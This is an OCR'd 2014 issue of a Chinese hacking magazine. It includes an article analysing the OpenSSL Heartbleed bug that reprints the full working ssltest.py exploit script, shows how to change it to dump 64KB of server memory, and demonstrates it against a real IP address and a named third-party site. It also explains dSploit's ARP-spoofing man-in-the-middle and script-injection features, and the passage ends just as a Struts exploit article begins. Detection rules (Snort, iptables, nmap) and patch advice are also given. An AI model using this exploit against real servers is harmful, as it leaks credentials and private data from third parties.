在 攻 与 防 的 对 立 统 一 中 寻 求 突 破

黑客防线

4

总第160期

2014

网站全新改版，欢迎访问：http://www.hacker.com.cn

HACKER DEFENCE

2014年 第四期 黑客防线

dSploit中间人嗅探原理浅析

OpenSSL“心脏出血”漏洞分析及其利用

通过SQL注入获取某Linux服务器权限

打造Android系统Web渗透工具

进程边界的局限性——模拟点击卸载360

深入解析Android系统屏幕锁

Struts S016和S017漏洞利用实例

《黑客防线》4 期文章目录

总第 160 期 2014 年

漏洞攻防

编程解析

Android 远程监控技术

OpenSSL“心脏出血”漏洞分析及其利用

文/图 www.antian365.com simeon

OpenSSL 漏洞形成原因

4 月 7 日，互联网安全协议 OpenSSL 被曝存在一个十分严重的安全漏洞。在黑客社区，它被命名为“心脏出血”，表明网络上出现了“致命内伤”。利用该漏洞，可以获取约 30%的 https 开头网址的用户登录账号密码，其中包括购物、网银、社交、门户等类型的知名网站。该漏洞最早公布时间为 4 月 7 日，原文作者 Sean Cassidy 在其 blog 上发表“existential type crisis : Diagnosis of the OpenSSL Heartbleed Bug ”（http://blog.existentialize.com/diagnosis-of-the-openssl-heartbleed-bug.html）。2014 年 4 月 7 日 OpenSSL 发布了安全公告，在 OpenSSL1.0.1 版本中存在严重漏洞（CVE-2014-0160），此次漏洞问题存在于 ssl/dl_both.c 文件中。OpenSSL Heartbleed 模块存在一个 BUG，当攻击者构造一个特殊的数据包，满足用户心跳包中无法提供足够多的数据会导致 memcpy 把 SSLv3 记录之后的数据直接输出，该漏洞导致攻击者可以远程读取存在漏洞版本的 OpenSSL 服务器内存中长 64K 的数据。

1）漏洞分析

漏洞存在文件为 ssl/dl_both.c，漏洞的补丁从这行语句开始：

```
int
dtls1_process_heartbeat(SSL *s)
    {
    unsigned char *p = &s->s3->rrec.data[0], *pl;
    unsigned short hbtype;
    unsigned int payload;
    unsigned int padding = 16; /* Use minimum padding */
```

结构体 SSL3_RECORD 的定义如下

```
typedef struct ssl3_record_st
    {
        int type;               /* type of record */
        unsigned int length;    /* How many bytes available */
        unsigned int off;       /* read/write offset into 'buf' */
        unsigned char *data;    /* pointer to the record data */
        unsigned char *input;   /* where the decode bytes are */
        unsigned char *comp;    /* only used with decompression - malloc()ed */
        unsigned long epoch;    /* epoch number, needed by DTLS1 */
        unsigned char seq_num[8]; /* sequence number, needed by DTLS1 */
    } SSL3_RECORD;
```

每条 SSLv3 记录中包含一个类型域（type）、一个长度域（length）和一个指向记录数据的指针（data）。在 dtls1_process_heartbeat 中：

```
/* Read type and payload length first */
hbtype = *p++;
n2s(p, payload);
pl = p;
```

SSLv3 记录的第一个字节标明了心跳包的类型。宏 n2s 从指针 p 指向的数组中取出前两个字节，并把它们存入变量 payload 中——这实际上是心跳包载荷的长度域（length）。注意，程序并没有检查这条 SSLv3 记录的实际长度。变量 pl 则指向由访问者提供的心跳包数据。

这个函数的后面进行了以下工作：

```
unsigned char *buffer, *bp;
int r;
 /* Allocate memory for the response, size is 1 byte
 * message type, plus 2 bytes payload length, plus
 * payload, plus padding
 */
buffer = OPENSSL_malloc(1 + 2 + payload + padding);
bp = buffer;
```

所以程序将分配一段由访问者指定大小的内存区域，这段内存区域最大为 (65535 + 1 + 2 + 16) 个字节。变量 bp 是用来访问这段内存区域的指针。

```
/* Enter response type, length and copy payload */
*bp++ = TLS1_HB_RESPONSE;
s2n(payload, bp);
memcpy(bp, pl, payload);
```

宏 s2n 与宏 n2s 做的事情正好相反：s2n 读入一个 16bit 长的值，将其存成双字节值，所以 s2n 会将与请求的心跳包载荷长度相同的长度值存入变量 payload。之后程序从 pl 处开始复制 payload 个字节到新分配的 bp 数组中——pl 指向了用户提供的心跳包数据。最后，程序将所有数据发回给用户。

2）用户可以控制变量 payload 和 pl 成为可利用漏洞

如果用户并没有在心跳包中提供足够多的数据，会导致什么问题？比如 pl 指向的数据实际上只有一个字节，那么 memcpy 会把这条 SSLv3 记录之后的数据——无论那些数据是什么——都复制出来。

可利用 POC 及其测试

1）POC 获取

漏洞公布后不久网上就出现了国外牛人们写的 POC，在该漏洞发布的第一时间，我们对此漏洞进行了分析与验证是否能够获取一些敏感信息。漏洞发布的同时，攻击可利用的脚本也已经在网络中流传。下面是漏洞利用脚本的下载地址：

http://s3.jspenguin.org/ssltest.py (python 脚本)

http://pan.baidu.com/s/1nt3BnVB (python 脚本)

https://github.com/decal/ssltest-stls/blob/master/ssltest-stls.py

https://raw.githubusercontent.com/decal/ssltest-stls/master/ssltest-stls.py

网上在线检测：

http://possible.lv/tools/hb/

http://filippo.io/Heartbleed/

2）POC 代码

将以下代码保存为 ssltest.py 文件，POC 代码如下：

```
#!/usr/bin/python

# Quick and dirty demonstration of CVE-2014-0160 by Jared Stafford
```

(jspenguin@jspenguin.org)

```
    # The author disclaims copyright to this source code.

    import sys
    import struct
    import socket
    import time
    import select
    import re
    from optparse import OptionParser

    options = OptionParser(usage='%prog server [options]', description='Test for SSL heartbeat vulnerability (CVE-2014-0160)')
    options.add_option('-p', '--port', type='int', default=443, help='TCP port to test (default: 443)')

    def h2bin(x):
        return x.replace(' ', '').replace('\n', '').decode('hex')

    hello = h2bin('''
    16 03 02 00  dc 01 00 00 d8 03 02 53
    43 5b 90 9d 9b 72 0b bc  0c bc 2b 92 a8 48 97 cf
    bd 39 04 cc 16 0a 85 03  90 9f 77 04 33 d4 de 00
    00 66 c0 14 c0 0a c0 22  c0 21 00 39 00 38 00 88
    00 87 c0 0f c0 05 00 35  00 84 c0 12 c0 08 c0 1c
    c0 1b 00 16 00 13 c0 0d  c0 03 00 0a c0 13 c0 09
    c0 1f c0 1e 00 33 00 32  00 9a 00 99 00 45 00 44
    c0 0e c0 04 00 2f 00 96  00 41 c0 11 c0 07 c0 0c
    c0 02 00 05 00 04 00 15  00 12 00 09 00 14 00 11
    00 08 00 06 00 03 00 ff  01 00 00 49 00 0b 00 04
    03 00 01 02 00 0a 00 34  00 32 00 0e 00 0d 00 19
    00 0b 00 0c 00 18 00 09  00 0a 00 16 00 17 00 08
    00 06 00 07 00 14 00 15  00 04 00 05 00 12 00 13
    00 01 00 02 00 03 00 0f  00 10 00 11 00 23 00 00
    00 0f 00 01 01
    ''')

    hb = h2bin('''
    18 03 02 00 03
    01 40 00
    ''')

    def hexdump(s):
        for b in xrange(0, len(s), 16):
```

```
            lin = [c for c in s[b : b + 16]]
            hxdat = ' '.join('%02X' % ord(c) for c in lin)
            pdat = ''.join((c if 32 <= ord(c) <= 126 else '.' )for c in lin)
            print '    %04x: %-48s %s' % (b, hxdat, pdat)
        print

def recvall(s, length, timeout=5):
        endtime = time.time() + timeout
        rdata = ''
        remain = length
        while remain > 0:
            rtime = endtime - time.time()
            if rtime < 0:
                return None
            r, w, e = select.select([s], [], [], 5)
            if s in r:
                data = s.recv(remain)
                # EOF?
                if not data:
                    return None
                rdata += data
                remain -= len(data)
        return rdata


def recvmsg(s):
        hdr = recvall(s, 5)
        if hdr is None:
            print 'Unexpected EOF receiving record header - server closed connection'
            return None, None, None
        typ, ver, ln = struct.unpack('>BHH', hdr)
        pay = recvall(s, ln, 10)
        if pay is None:
            print 'Unexpected EOF receiving record payload - server closed connection'
            return None, None, None
        print ' ... received message: type = %d, ver = %04x, length = %d' % (typ, ver, len(pay))
        return typ, ver, pay

def hit_hb(s):
        s.send(hb)
        while True:
            typ, ver, pay = recvmsg(s)
            if typ is None:
                print 'No heartbeat response received, server likely not vulnerable'
```

```
                return False

            if typ == 24:
                print 'Received heartbeat response:'
                hexdump(pay)
                if len(pay) > 3:
                    print 'WARNING: server returned more data than it should - server is vulnerable!'
                else:
                    print 'Server processed malformed heartbeat, but did not return any extra data.'
                return True

            if typ == 21:
                print 'Received alert:'
                hexdump(pay)
                print 'Server returned error, likely not vulnerable'
                return False

    def main():
        opts, args = options.parse_args()
        if len(args) < 1:
            options.print_help()
            return

        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        print 'Connecting...'
        sys.stdout.flush()
        s.connect((args[0], opts.port))
        print 'Sending Client Hello...'
        sys.stdout.flush()
        s.send(hello)
        print 'Waiting for Server Hello...'
        sys.stdout.flush()
        while True:
            typ, ver, pay = recvmsg(s)
            if typ == None:
                print 'Server closed connection without sending Server Hello.'
                return
            # Look for server hello done message.
            if typ == 22 and ord(pay[0]) == 0x0E:
                break

        print 'Sending heartbeat request...'
```

```
        sys.stdout.flush()
        s.send(hb)
        hit_hb(s)

if __name__ == '__main__':
        main()
```

3）具体测试方法

openssl.py / ssltest.py，用法：python openssl.py ip/域名 -p 端口

网上 POC 公布的代码每次只 dump 16kb 内存，如果需要 dump 64kb 内存，需要做如下修改：

```
hb = h2bin('''
18 03 02 00 03
01 40 00    //此处修改为 01 ff ff
''')
```

将“for b in xrange(0, len(s), 16)”改成“for b in xrange(0, len(s), 64)”，后期还出现了支持 SMTP、POP3、IMAP、FTP、XMPP 的 POC（http://lcx.cc/?i=4276）。

OpenSSL 检测技术

利用 OpenSSL 心脏出血漏洞利用代码，笔者第一时间进行测试，测试分为两个方面，一个是通过网页在线检测，另外就是通过脚本直接获取内存内容。

1）网页检测

网页检测使用网站“http://possible.lv/tools/hb/”效果较好，打开该页面后，在输入框中输入网站域名地址即可，如果默认端口不是 443，则需要输入具体的端口，例如 www.somesite.com:4433，则表示端口为 4433，检测会有进度条显示，100%后，会在下面显示检测结果。如图 1 所示，表示不存在漏洞。随机更换一个网站地址，如图 2 所示，获取该网站存在漏洞。




图 1 在线检测漏洞




图 2 获取 kuaiyinpan.com 存在漏洞

2）通过 py 脚本进行检测

在 Linux 终端窗口中输入“python ssltest.py 66.175.219.225 -p 443”命令，如图 3 所示，获取该漏洞提示信息“ver=0302”，该版本表示存在漏洞。在获取的内容中可能会包含用户密码和用户名等信息。




图 3 通过 py 脚本进行测试

3）对存在漏洞的网站进行扫描检测

下载 nmap 最新版本，在本地进行编译，或者使用命令进行更新“nmap

--script-updatedb”，或者下载“wget https://svn.nmap.org/nmap/scripts/ssl-heartbleed.nse”，测试过程中直接下载该脚本会缺少一些模块，然后通过以下命令进行扫描：

nmap -p 443 --script ssl-heartbleed 66.175.219.225

如果存在漏洞，则会给出该漏洞的相关提示，如图 4 所示。

图 4 扫描检测存在漏洞服务器

4）通用 Snort 规则检测

SSL 协议是加密的，目前没有找到提取可匹配规则的方法，我们尝试编写了一条基于返回数据大小的检测规则，其有效性我们会继续验证，如果有问题欢迎反馈。

alert tcp $EXTERNAL_NET any -> $HOME_NET 443 (msg:"openssl Heartbleed attack";flow:to_server,established; content:"|18 03|"; depth: 3; byte_test:2, >, 200, 3, big; byte_test:2, <, 16385, 3, big; threshold:type limit, track by_src, count 1, seconds 600; reference:cve,2014-0160; classtype:bad-unknown; sid:20140160; rev:2;)

Snort 规则说明：此次漏洞主要针对 SSL 协议，是针对心跳数据包前 4 个字节中包含\x18\x03，而在数据包第 5 个字节和第 6 个字节的数值按大尾模式转化成数值在 200 和 16385 之间，再后面则是一些报警和过滤功能，日志记录里，每 10 分钟记录一次。

修复建议

1）OpenSSL 心脏出血漏洞受影响版本

通过实际测试，受影响的版本有 OpenSSL 1.0.2-beta 和 OpenSSL 1.0.1 - OpenSSL 1.0.1f；不受影响的版本有 OpenSSL 1.0.1g is NOT vulnerable、OpenSSL 1.0.0 branch is NOT vulnerable 和 OpenSSL 0.9.8 branch is NOT vulnerable。

2）修复建议

①升级 OpenSSL 软件。要解决此漏洞，建议服务器管理员或使用 1.0.1g 版，或使用 -DOPENSSL_NO_HEARTBEATS 选项重新编译 OpenSSL，从而禁用易受攻击的功能，直至可以更新服务器软件。（OpenSSL 官方）最新版本升级地址为：https://www.openssl.org/source/。

②重新编译 OpenSSL 并去掉 DOPENSSL_NO_HEARTBEATS 扩展。

$ echo -e "B\n" | openssl s_client -connect targetwebsite:443 -tlsextdebug 2>&1| grep 'heartbeart'

③如果不能升级 OpenSSL，可以更新 IPTable 防火墙规则。

t# Log rules

iptables -t filter -A INPUT -p tcp --dport 443 -m u32 --u32 \

"52=0x18030000:0x1803FFFF" -j LOG --log-prefix "BLOCKED: HEARTBEAT"

Block rules

iptables -t filter -A INPUT -p tcp --dport 443 -m u32 --u32 \ "52=0x18030000:0x1803FFFF" -j DROP

3）CentOS 修复方法参考

①yum 方法安装

yum search openssl

yum install openssl

```
/etc/init.d/nginx restart     #重启 nginx
②下载编译安装
wget http://www.openssl.org/source/openssl-1.0.1g.tar.gz
cd openssl-1.0.1g
./config
make && make install
/etc/init.d/nginx restart    #重启 nginx
```

dSploit 中间人嗅探原理浅析

文/图 木羊

dSploit 是一款 Android 平台下热门的安全测试工具，功能就不在此具体介绍了，感兴趣的可以从 http://update.dsploit.net/apk 下载试用。我感兴趣的，是这款工具有一个叫“MITM”的选项，这是一个缩写，全称为“man-in-the-middle attacks”，也即是我们熟悉的中间人攻击，如图 1 所示。




图 1

点击这个选项，会发现里面几种不同的功能，包括简单嗅探、密码嗅探、会话嗅探，甚至还有（http 流）重定向和图片 URL 替换等功能，如图 2 所示。




图 2

请注意，这里说的嗅探等功能，是针对同一局域网段的机器。不知道大家看到这里有

什么感觉，反正我是觉得特别不可思议。我们知道，嗅探并不是什么高深的技术，把一个嗅探器（sniffer）放在本机，就能抓取本机收发的网络通信包，放在网关，就能抓取整个局域网收发的网络通信包，里面就包括密码、会话之类的信息。当然，能抓取就能修改，所以 http 流重定向和图片 URL 替换也不算什么来自星星的科技。

但是，别忘了嗅探器是有局限性的，能力范围和放置的位置密切相关，只能抓取流进本地网卡的网络包。放在 A 机上的嗅探器，理论上是没法抓取 B 机上的网络包的。dsploit 只是局域网中的一台设备，又是怎么窥探其它设备上的网络包的呢？进一步再问，中间人攻击通常是发生在网络流流经的地方，譬如 A 机必须通过 B 机（最常见的是网关）才能往外发送网络包，那么 B 机就是 A 机在网络通信上的中间人，才有机会发起中间人攻击，那 dsploit 又是如何成为中间人的呢？

为了解开这个谜，我打开了 dsploit 的 MITM 选项，选择其中的 Simple Sniff 功能，然后在嗅探的目标机上开始抓包。结果如图 3 所示。

```
  1 0.00000000 MurataMa_67:ad:55  00:ea:01:13:8a:75  ARP      60 192.168.1.1 is at 88:30:8a:67:ad:55
  2 0.99994200 MurataMa_67:ad:55  00:ea:01:13:8a:75  ARP      60 192.168.1.1 is at 88:30:8a:67:ad:55
 39 1.99195800 MurataMa_67:ad:55  00:ea:01:13:8a:75  ARP      60 192.168.1.1 is at 88:30:8a:67:ad:55
 50 2.99425600 MurataMa_67:ad:55  00:ea:01:13:8a:75  ARP      60 192.168.1.1 is at 88:30:8a:67:ad:55
 51 4.00191600 MurataMa_67:ad:55  00:ea:01:13:8a:75  ARP      60 192.168.1.1 is at 88:30:8a:67:ad:55
 52 5.00079900 MurataMa_67:ad:55  00:ea:01:13:8a:75  ARP      60 192.168.1.1 is at 88:30:8a:67:ad:55
 72 5.99329400 MurataMa_67:ad:55  00:ea:01:13:8a:75  ARP      60 192.168.1.1 is at 88:30:8a:67:ad:55
 83 7.00513900 MurataMa_67:ad:55  00:ea:01:13:8a:75  ARP      60 192.168.1.1 is at 88:30:8a:67:ad:55
101 7.99745600 MurataMa_67:ad:55  00:ea:01:13:8a:75  ARP      60 192.168.1.1 is at 88:30:8a:67:ad:55
160 8.99620000 MurataMa_67:ad:55  00:ea:01:13:8a:75  ARP      60 192.168.1.1 is at 88:30:8a:67:ad:55
450 9.99716000 MurataMa_67:ad:55  00:ea:01:13:8a:75  ARP      60 192.168.1.1 is at 88:30:8a:67:ad:55
461 11.0057300 MurataMa_67:ad:55  00:ea:01:13:8a:75  ARP      60 192.168.1.1 is at 88:30:8a:67:ad:55
462 11.9998080 MurataMa_67:ad:55  00:ea:01:13:8a:75  ARP      60 192.168.1.1 is at 88:30:8a:67:ad:55
463 13.0065010 MurataMa_67:ad:55  00:ea:01:13:8a:75  ARP      60 192.168.1.1 is at 88:30:8a:67:ad:55
```

图 3

看到抓包截图第一反应不是 ARP 攻击的，请与我一起温习 ARP 攻击；知道 ARP 攻击但不清楚细节的，也请与我一起温习 ARP 攻击。ARP 攻击是通过大量发送伪造的 ARP 响应包，从而实现修改 MAC 地址和 IP 地址对应关系。我们知道，局域网是根据 MAC 地址进行通信识别的。某台机器刚接入局域网时，不知道任何该局域网段上其他机器的 MAC 信息，那该怎办呢？它会疯了似的往每个可能的 IP 地址挨个问一遍，学名叫“广播”，如图 4 所示。

```
who has 192.168.1.2?  Tell 192.168.1.107
who has 192.168.1.3?  Tell 192.168.1.107
who has 192.168.1.4?  Tell 192.168.1.107
who has 192.168.1.5?  Tell 192.168.1.107
who has 192.168.1.6?  Tell 192.168.1.107
who has 192.168.1.7?  Tell 192.168.1.107
who has 192.168.1.8?  Tell 192.168.1.107
who has 192.168.1.9?  Tell 192.168.1.107
who has 192.168.1.10?  Tell 192.168.1.107
who has 192.168.1.11?  Tell 192.168.1.107
who has 192.168.1.12?  Tell 192.168.1.107
who has 192.168.1.13?  Tell 192.168.1.107
who has 192.168.1.14?  Tell 192.168.1.107
who has 192.168.1.15?  Tell 192.168.1.107
```

图 4

上图的广播意思是，谁是 192.168.1.X，请告诉 192.168.1.107。这个 192.168.1.107 就是新接入的机器。如果这个 IP 上正巧有一台机器，就会回应它的 MAC 地址，从而建立起 IP 地址-MAC 地址的对应关系。如 192.168.1.1 会这么应答，如图 5 所示。

```
Who has 192.168.1.1?  Tell 192.168.1.104
192.168.1.1 is at c8:3a:35:30:16:70
```

图 5

上图的意思是，192.168.1.1 在 c8:3a:35:30:16:70，这就是它的 MAC 地址。那 dsploit 的 ARP 攻击要怎么篡改这种对应关系呢？它会抢答，也就是抢在真正的应答包前面响应。请看图 5 所示 192.168.1.1 的 MAC 地址，结尾为 70，这是真正的 MAC 地址，现在看抢答，如图 6 所示。

```
Protocol Length Info
ARP          60 192.168.1.1 is at 88:30:8a:67:ad:55
ARP          60 192.168.1.1 is at c8:3a:35:30:16:70
```

图 6

同样的应答格式，但 MAC 地址不同了（结尾为 55），如果先收到这个包，192.168.1.1 对应的 MAC 地址就被修改 88:30:8a:67:ad:55，这是 dsploit 设备的 MAC 地址。我们知道，192.168.1.1 是局域网的网关，当 IP-MAC 的对应关系被修改后，所有发往网关的数据包就会改为发往 dsploit 设备，成了实际的“网关”，再藉此发动嗅探甚至中间人攻击也就顺理成章了。

说完了中间人攻击的原理，最后再说说 dsploit 中间人攻击的其中一种功能，叫 Script Injection，字面上可理解为脚本注入。通过这个功能，受害机器访问任何一个网站，都会执行一个脚本。如访问 www.hacker.com.cn，效果如图 7 所示。




图 7

网页上弹出了一个警告框。这还只是演示，脚本内容可以编辑。我们可以想象，有了这个功能，XSS 或者 CSRF 还不信手捻来？危害非常大，那这个功能又是怎么实现的呢？前面我们已经说明了 dsploit 设备通过 ARP 攻击成为了实际的“网关”，成了该局域网段的“中间人”，任何进出该局域网的数据包都将经过它，Http 包也不例外。我们在访问黑防的网页时，会收到黑防服务器发来的 http 包，里面包含了 html 内容。这个 http 包将先发到网关，现在也就是 dsploit 设备，再由网关转发。dsploit 设备只要在转发时对 html 内容稍加修改，譬如加入一个 js 脚本的标签，如图 8 所示，就可以实现弹框的效果。

```
10 <link href="http://www.hacker.com.cn/statics/css/reset.css" rel="stylesheet" type="text/css" />
11 <link href="http://www.hacker.com.cn/statics/css/default_blue.css" rel="stylesheet" type="text/css" />
12 <script type="text/javascript" src="http://www.hacker.com.cn/statics/js/jquery.min.js"></script>
13 <script type="text/javascript" src="http://www.hacker.com.cn/statics/js/jquery.sgallery.js"></script>
14 <script type="text/javascript" src="http://www.hacker.com.cn/statics/js/search_common.js"></script>
15 <script type="text/javascript">
16   alert('This site has been hacked with dSploit!');
17 </script></head>
```


图 8

Struts S016 和 S017 漏洞利用实例

文/图 Simeon

Struts 是 Apache 基金会 Jakarta 项目组的一个开源项目，Struts 通过采用 Java Servlet/JSP 技术，实现了基于 Java EE Web 应用的 Model-View-Controller（MVC）设计模式的应用框架，是 MVC 经典设计模式中的一个经典产品。目前，Struts 框架广泛应用于政府、公安、交通、金融行业和运营商的网站建设，作为网站开发的底层模板使用，是应用最广泛的 Web 应用框架之一。

